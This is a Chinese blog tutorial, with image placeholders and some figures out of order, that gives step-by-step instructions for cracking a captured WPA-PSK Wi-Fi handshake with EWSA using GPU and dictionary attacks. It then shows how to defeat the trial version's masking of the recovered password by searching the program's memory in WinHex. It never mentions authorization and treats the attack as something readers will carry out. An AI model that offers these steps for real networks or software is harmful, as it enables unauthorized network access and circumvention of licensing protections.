点击打开“CPU Options”，可以看到当前环境的CPU核心数量、产品型号、工作主频等信息。这里我使用的是Intel 4核Q9300 CPU，操作系统为Windows XP SP3，如图




图2

3所示。

点击打开“GPU Options”，可以看到当前环境的显卡型号、显存、工作频率等信息，这里我使用的是GeForce 9800GTX高端显卡。若不是支持的显卡，此处将无法识别出并显示为空白。详细信息可以点击“Display drivers info”来查看，如图4所示。




图3

点击打开“Dictionary Options”，可以看到如图5所示，默认情况下EWSA已经提供了一个英文单词字典，但是这里我们可以选择“Add”再添加其它预备的字典，比如事先制作的8位数字字典。若希望先启用某个字典，可以点选字典，将其用右侧的Up排序。




图4

步骤2：

在将EWSA设置完毕后，即可开始导入事先捕获的WPA-PSK握手数据包。选择**“File”-“Import TCPDUMP File”**，导入TCPDUMP文件，这里的文件类型指的是使用airodump-ng、Wireshark、Ethereal或者TCPDUMP抓取的WPA-PSK验证数据包，文件类型一般为cap、pcap、dmp等，如图6所示。




图5

在导入捕获的WPA-PSK验证数据包后，EWSA能够自动识别出数据包里的验证握手数据，可以看到这里识别出两个完整的无线WPA-PSK验证报文，SSID均为linksys，点击OK即可导入，如图7所示。

步骤3：

确认导入数据无误后，点击Start attack，开始进行破解，可以看到破解中不断前进的进度栏、调用的字典进度及完成百分比，如图8，当前速度为15525 pass/s，已经远超于常见的500 pass/s速率。




图6




图7




图8




图10




图9




图11

步骤4：

破解完成后，若字典中包含密码，则会弹出如图9所示的提示，表示破解成功。

而此时，如图10所示，EWSA中在password密码栏处会显示出已破解密码的前2位，后面则以“not shown in trial version”所替代，这是因为软件是未注册版本的缘故。不过没关系，下面我们就来看看如何从内存中找到这个密码。

破解第二部分操作步骤如下：

这里我就以WinHex为例，它是一款以通用的16进制编辑器为核心，专门用来对付计算机取证、数据恢复、低级数据处理、以及IT安全性、各种日常紧急情况的高级工具，我们这里使用WinHex来查看内存中的数据。




图12




图13

步骤1：

如图11所示，打开WinHex，点选**“工具”-“打开RAM内存”**即可查看当前内存所有内容。

在如图12所示的界面中找到名为“Ewsa”的进程，选择“Ewsa.exe”，点击“OK”。注意，若选择“Primary Memory”的话，将会发现有很多烦乱的内容，对于我们的查找会很不方便。

在打开的内存页面前，选择菜单栏上的“Find Text”选项，在如图13所示的框中输入刚才破解的前两位“12”，注意选择编码模式为“ASCII/code”，然后点击“OK”。

在排除掉前面几个明显不符的内容，就可以看到如图14所示

的内容，在一片空白处出现了一段数字，这就是我们刚刚破解出来的 WPA-PSK 密码，即为“12349999”。

注意：若我们以“not shown in trial version”为关键字搜索的话，无论将编码方式选择为“采用 ASCII”还是“转换成 Unicode”，搜索后都将会看到如图 15 所示内容，是无法找到密码的。




图 14

小结

现在我们就成功地破解了 WPA-PSK 握手验证数据包中的密码。有的朋友可能要问：我没有高端显卡该怎么办呢？其实对于 EWSA 而言，我们可以直接使用纯 CPU 破解，不需要额外设置什么，导入预破解的 WPA-PSK 握手文件即可。不过这样的话，破解的速率就完全取决于机器的 CPU 配置了。举个例子，针对本文前面的内容，如图 16 所示，为未采用显卡，只使用 4 核 CPU 进行破解，可以看到，破解速度降低到 3429 pass/s，是原来的 1/5。




图 15

好了，最后希望本文能成为大家进行无线破解技术学习上的有力参考，我的个人 blog：http://bigpack.blogbus.com，欢迎交流。

